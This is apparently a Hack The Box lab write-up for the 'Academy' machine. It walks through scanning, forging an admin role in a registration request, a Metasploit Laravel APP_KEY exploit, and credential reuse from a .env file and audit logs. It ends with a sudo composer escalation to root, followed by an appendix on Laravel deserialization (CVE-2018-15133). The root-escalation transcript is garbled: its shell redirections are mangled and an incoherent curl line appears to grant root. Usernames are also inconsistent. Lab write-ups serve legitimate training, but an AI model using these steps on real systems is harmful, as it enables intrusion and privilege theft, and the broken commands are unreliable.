

Academy walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag.....	3
Privilege escalation	6
Personal comments	7
Appendix A – APP Key and CVE 2018-15133	7
References	9

List of pictures

Figure 1 - nMap scan results.....	2
Figure 2 - FFUF scan results	3
Figure 3 - New admin registration	3
Figure 4 - New not fixed subdomain found	4
Figure 5 - Laravel technology used	4
Figure 6 - Shell obtained.....	4
Figure 7 - Credentials found	5
Figure 8 - User flag.....	5
Figure 9 - User group	6
Figure 10 - New credentials found.....	6
Figure 11 - mrb3n sudoers.....	6
Figure 12 - Root shell and flag	7


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:



```
(kali@kali)~[~/Desktop/Academy/nMap]
$ nmap -sT -sV -p- -A 10.10.10.215 -oA Academy
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-23 14:24 CEST
Nmap scan report for academy.htb (10.10.10.215)
Host is up (0.043s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
|   256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
|_  256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Hack The Box Academy
|_ http-server-header: Apache/2.4.41 (Ubuntu)
33060/tcp  open  mysqlx   MySQL X protocol listener
Device type: general purpose/router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   47.16 ms  10.10.14.1
2   42.10 ms academy.htb (10.10.10.215)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.31 seconds
```

Figure 1 - nMap scan results

Open ports are 22, 80 and 33060. Therefore, enabled services are SSH (22), MySQL (33060) and there is a web application running on port 80. Also, nMap recognized Linux as operative system.

Initial foothold

My first point of attention is the web application. I was able to log in using `test:test` credentials and I was able to create a new account too. In the meanwhile, I run ffuf to search some hidden web content:

```
(k14d1u5@kali) - [~/Desktop/Academy]
$ ffuf -c -w ../finalWordlistWebContentEnum.txt -u http://academy.htb/FUZZ -v -fs 276 -e .php

v2.1.0-dev

:: Method      : GET
:: URL         : http://academy.htb/FUZZ
:: Wordlist     : FUZZ: /home/k14d1u5/Desktop/finalWordlistWebContentEnum.txt
:: Extensions  : .php
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 276

[Status: 200, Size: 2117, Words: 890, Lines: 77, Duration: 42ms]
| URL | http://academy.htb/
* FUZZ:

[Status: 200, Size: 2117, Words: 890, Lines: 77, Duration: 41ms]
| URL | http://academy.htb/.
* FUZZ: .

[Status: 200, Size: 2633, Words: 668, Lines: 142, Duration: 41ms]
| URL | http://academy.htb/admin.php
* FUZZ: admin.php

[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 44ms]
| URL | http://academy.htb/config.php
* FUZZ: config.php

[Status: 302, Size: 55034, Words: 4001, Lines: 1050, Duration: 41ms]
| URL | http://academy.htb/home.php
| -> | login.php
* FUZZ: home.php

[Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 42ms]
| URL | http://academy.htb/images
| -> | http://academy.htb/images/
```

Figure 2 - FFUF scan results

User flag

Since I found an interesting path, I navigate to it. On the `/admin.php` path, I found a new login. However, I can't log in here and I can't register a new user from here. Therefore, I use the index page's log in to register a new user. This time, I intercepted the request using Burp and I found out I can modify the role. In this way, I was able to register a new admin, as shown in the following figure:

```
Request
Pretty Raw Hex
1 POST /register.php HTTP/1.1
2 Host: academy.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://academy.htb/register.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 50
10 Origin: http://academy.htb
11 Connection: keep-alive
12 Cookie: PHPSESSID=n15rm86h6ojrnmf8l8nptevmbe
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 uid=hacked&password=hacked&confirm=hacked&roleid=1
```

Figure 3 - New admin registration

Using the new account I just created, I was able to log in on the admin page. In this page, I found out that a specific subdomain wasn't fixed yet:




Figure 4 - New not fixed subdomain found

Therefore, I add the subdomain to my `/etc/hosts` file and I browsed to it. Here, I found a lot of information. For example, I found an APP Key and that the site was developed in Laravel:




Figure 5 - Laravel technology used

At this point I looked for some interesting Laravel exploit and I found one on Metasploit. I set up the module using even the APP Key I found before, and I obtain a shell as `www-data`:




Figure 6 - Shell obtained

Therefore, I need to find some information to obtain a user shell. Browsing the file system, I found an interesting file in the web application folder. In this file, I found some credentials:

```
cat /var/www/html/academy/.env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=
DB_PASSWORD=

BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=sync

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_DRIVER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="{PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="{PUSHER_APP_CLUSTER}"
```

Figure 7 - Credentials found

Even if they are database credentials, I was not able to access to the database. Also, I read the `/etc/passwd` file and I tried to log in as a user using the password I just found. Luckily, I found valid credentials for `cry0lit3` user:

```
(kali4d1u5@kali) - [~/Desktop/Academy]
$ ssh cry0lit3@10.10.10.215
cry0lit3@10.10.10.215's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 29 Jun 2025 03:15:42 PM UTC

System load:          0.0
Usage of /:            37.8% of 13.72GB
Memory usage:         15%
Swap usage:           0%
Processes:            225
Users logged in:      0
IPv4 address for ens160: 10.10.10.215
IPv6 address for ens160: dead:beef::250:56ff:fe94:3aa4

89 updates can be installed immediately.
42 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Aug 12 21:58:45 2020 from 10.10.14.2
$ pwd
/home/cry0lit3
$ ls -la
total 32
drwxr-xr-x 4 cry0lit3 cry0lit3 4096 Aug 12 2020 .
drwxr-xr-x 8 root      root      4096 Aug 10 2020 ..
lrwxrwxrwx 1 root      root        9 Aug 10 2020 .bash_history -> /dev/null
-rw-r--r-- 1 cry0lit3 cry0lit3 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 cry0lit3 cry0lit3 3771 Feb 25 2020 .bashrc
drwx----- 2 cry0lit3 cry0lit3 4096 Aug 12 2020 .cache
drwxrwxr-x 3 cry0lit3 cry0lit3 4096 Aug 12 2020 .local
-rw-r--r-- 1 cry0lit3 cry0lit3 807 Feb 25 2020 .profile
-r--r----- 1 cry0lit3 cry0lit3 33 Jun 29 14:55 user.txt
$ cat user.txt
d
4
```

Figure 8 - User flag

Privilege escalation

At this point, I needed to escalate my privileges. One of the first task I performed was checking in which group the user is in. Luckily, it is in a very interesting group:

```
$ id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3) 4(adm)
$
```

Figure 9 - User group

Since the user is in the *adm* group, it is able to read system logs. Of course, there are so many logs to check. Therefore, after a while I found something interesting in the audit logs. I was able to read them using the *aureport - tty* command:

[illegible]

Figure 10 - New credentials found

Using these credentials, I can log in as *mr3n* user. At this point, I started again to look for a way to escalate my privileges. Luckily, this new user can run a specific program as *sudo*:

```

(kali4d1u5@kali)-[~/Desktop/Academy]
$ ssh mrb3n@10.10.10.215
mrb3n@10.10.10.215's password:
Permission denied, please try again.
mrb3n@10.10.10.215's password:
Permission denied, please try again.
mrb3n@10.10.10.215's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 29 Jun 2025 04:01:31 PM UTC
System load:          0.04
Usage of /:           37.9% of 13.72GB
Memory usage:        22%
Swap usage:          0%
Processes:           223
Users logged in:      1
IPv4 address for ens160: 10.10.10.215
IPv6 address for ens160: dead:beef::250:56ff:fe94:3aa4

89 updates can be installed immediately.
42 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Feb  9 14:20:36 2021
$ pwd
/home/mrb3n
$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
$

```

Figure 11 - *mr3n* sudoers

Therefore, I looked for and found a plausible exploit on GTFobins. Following the procedure, I obtain the root shell and the root flag:

```
$ TF=$(mktemp -d)
$ echo '{"scripts":{"x":"/bin/sh -i 0x03 1x03 2x03"}}' >$TF/composer.json
$ sudo composer --working-dir=$TF run-script x
[Warning] password for mysql:
PHP Warning: PHP Startup: Unable to load dynamic library 'mysql.so' (tried: /usr/lib/php/20190902/mysql.so (/usr/lib/php/20190902/mysql.so: undefined symbol: mysqlnd_global_stats), /usr/lib/php/20190902/mysql.so.so (/usr/lib/php/20190902/mysql.so.so: cannot open shared object file: No such file or directory)) in Unknown on line 0
PHP Warning: PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib/php/20190902/pdo_mysql.so (/usr/lib/php/20190902/pdo_mysql.so: undefined symbol: mysqlnd_allocator), /usr/lib/php/20190902/pdo_mysql.so.so (/usr/lib/php/20190902/pdo_mysql.so.so: cannot open shared object file: No such file or directory)) in Unknown on line 0
$ curl -s https://getcomposer.org/doc/04-schema.md | grep -o 'root' | xargs cat
> /bin/sh -i 0x03 1x03 2x03
root
# whoami
root
# pwd
/tmp/tmp.xa09Kax50
# cd /root
# ls -la
total 68
drwxr-xr-x 7 root root 4896 Jun 29 14:55 .
drwxr-xr-x 20 root root 4896 Feb 10 2021 ..
-r--r--r-- 1 root root 1748 Nov 6 2020 academy.txt
lrwxrwxrwx 1 root root 9 Aug 10 2020 bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
drwxr-xr-x 2 root root 4896 Aug 8 2020 .cache
drwxr-xr-x 3 root root 4896 Aug 8 2020 .composer
drwxr-xr-x 3 root root 4896 Aug 7 2020 .local
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw-r--r-- 1 root root 23 Jun 29 14:52 root.txt
-rw-r--r-- 1 root root 66 Aug 12 2020 .selected_editor
drwxr-xr-x 3 root root 4896 Aug 7 2020 snap
drwxr-xr-x 2 root root 4896 Aug 7 2020 .ssh
-rw-r--r-- 1 root root 14887 Feb 9 2021 .viminfo
-rw-r--r-- 1 root root 186 Sep 14 2020 .wget-hsts
```

Figure 12 - Root shell and flag

Personal comments

It could be considered as an Easy box, in fact the hardest part were found the APP Key (you must note it), analyze the system log and found the new credentials. However, you can't have a version of Laravel, so you just have to try the exploit. Lastly, I found it very interesting and I learned something new.

Appendix A – APP Key and CVE 2018-15133

Laravel expects its environment file `.env` within the root folder of the app. This file contains several Laravel configuration settings, including secrets such as the APP_KEY, database credentials and general settings. Leaking of the file content (e.g. through an arbitrary file read vulnerability), has a severe impact, as the leaked information can be abused in multiple ways.

The most prominent secret is the APP_KEY, which often can be abused to gain RCE. The most noteworthy functions that use the APP_KEY are:

- Laravel's default [“encrypt\(\)”](#) and [“decrypt\(\)”](#) functions. If developers want to encrypt/decrypt any value or object, then they most likely will use these functions. They are also used to encrypt, and therefore tamper-protect, Laravel's session cookies.
- Laravel also has an in-built feature to create tamper-resistant [signed URLs](#). Furthermore, most signing-functions use the applications APP_KEY as secret.
- In a complex web application, you might see the need to queue tasks which are not time sensitive (e.g. sending a reminder mail). Such tasks can be handled through Laravel [queues](#). As queue objects might be stored externally, they are also signed (e.g. [here](#)) with the APP_KEY.

If attackers have knowledge of the APP_KEY they can exploit a vulnerable Laravel instance by:

1. Creating a malicious serialized PHP object
2. Encrypt the object with a leaked APP_KEY
3. Send the payload to the vulnerable opcache handler: `https://<vulnApp>/opcache-api/status?key=<encryptedPayload>`
4. The application will try to insecurely decrypt the attacker-controlled object.

By design, [Laravel Queues](#) need to temporarily store tasks and objects within an (external) queue provider. To prevent tampering at rest, these objects are partially signed with the APP_KEY.

Since that Laravel handles queue objects insecurely before the signature validation check. This allows any attacker with access to the configured queue (e.g. AWS SQS access) to gain remote code execution, even without knowledge of the APP_KEY.

To understand the issue, we need to have a general overview of queue object structure. Usually, a queue object contains the following (for us important) elements:

- job - The class which queued the job
- data - The data object which holds our actual Queue command which will be executed
- data.commandName - The name of the command
- data.command - The actual command as a serialized object
- data.command.hash - A signature of data.command, to prevent tampering

The command object contains a hash which ensures that the serialized object was not tampered with. However, as the hash is part of the serialized PHP object, this check can only be performed **after** the object is unserialized.

Due to this the unserialize call on the command object is performed without any prior validation, resulting in an insecure deserialization vulnerability.

One exploit path is “Exploit due to arbitrary scopes for Queueing Closures”. Closures are “simple tasks that need to be executed outside of the current request cycle”, and they allow an attacker to execute arbitrary PHP code through a queue.

However; in this scenario an attacker needs access to the Queue and the APP_KEY. If the Laravel environment file is disclosed, then these conditions are often met as the file contains all necessary information. Unlike the previous example, this approach does not rely on deserialization and will therefore also work if no working gadget chain is available.

An attacker can execute arbitrary PHP code, as long as the scope within the queueing closure job exists. A malicious closure can be sent through attacker malicious Laravel Artisan command. Please, note that the function used to interact with application scope needs to exist within the target application as well.

During the job dispatch the queueing closure is created and signed with the leaked APP_KEY. Following we can see the serialized job stored within the queue. Our SerializableClosure can be found within the command object. As the attacker sent a closure to the queue, all required function definitions are included within the closure. Once the target application retrieves the queue object it tries to (insecurely) deserialize the command object. Once this is done, Laravel validates the hash with the APP_KEY. After the hash is verified, Laravel will try to resolve the scope App\Http\Middleware\EncryptCookies. If this scope exists, then the attacker-controlled closure/code is executed. This can immediately be verified, as our attacker-controlled echo is called from within the context of the targets’ [queue worker](#).

Especially with closures in mind, it should be mentioned that Laravel has no expectations on what it will accept through queues. The only required setup for a developer is the configuration of a Laravel Queue. Once this queue is configured, Laravel does not check which Queue features it should process, instead Laravel will try to process everything it gets fed through a queue. The code does not differentiate between a queue for handling queueing closures, or a queue which (should) handle only a Newsletter class object.

References

1. Laravel exploit explanation: https://mogwailabs.de/en/blog/2022/08/exploiting-laravel-based-applications-with-leaked-app_keys-and-queues/;
2. CVE 2018-15133: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-15133>.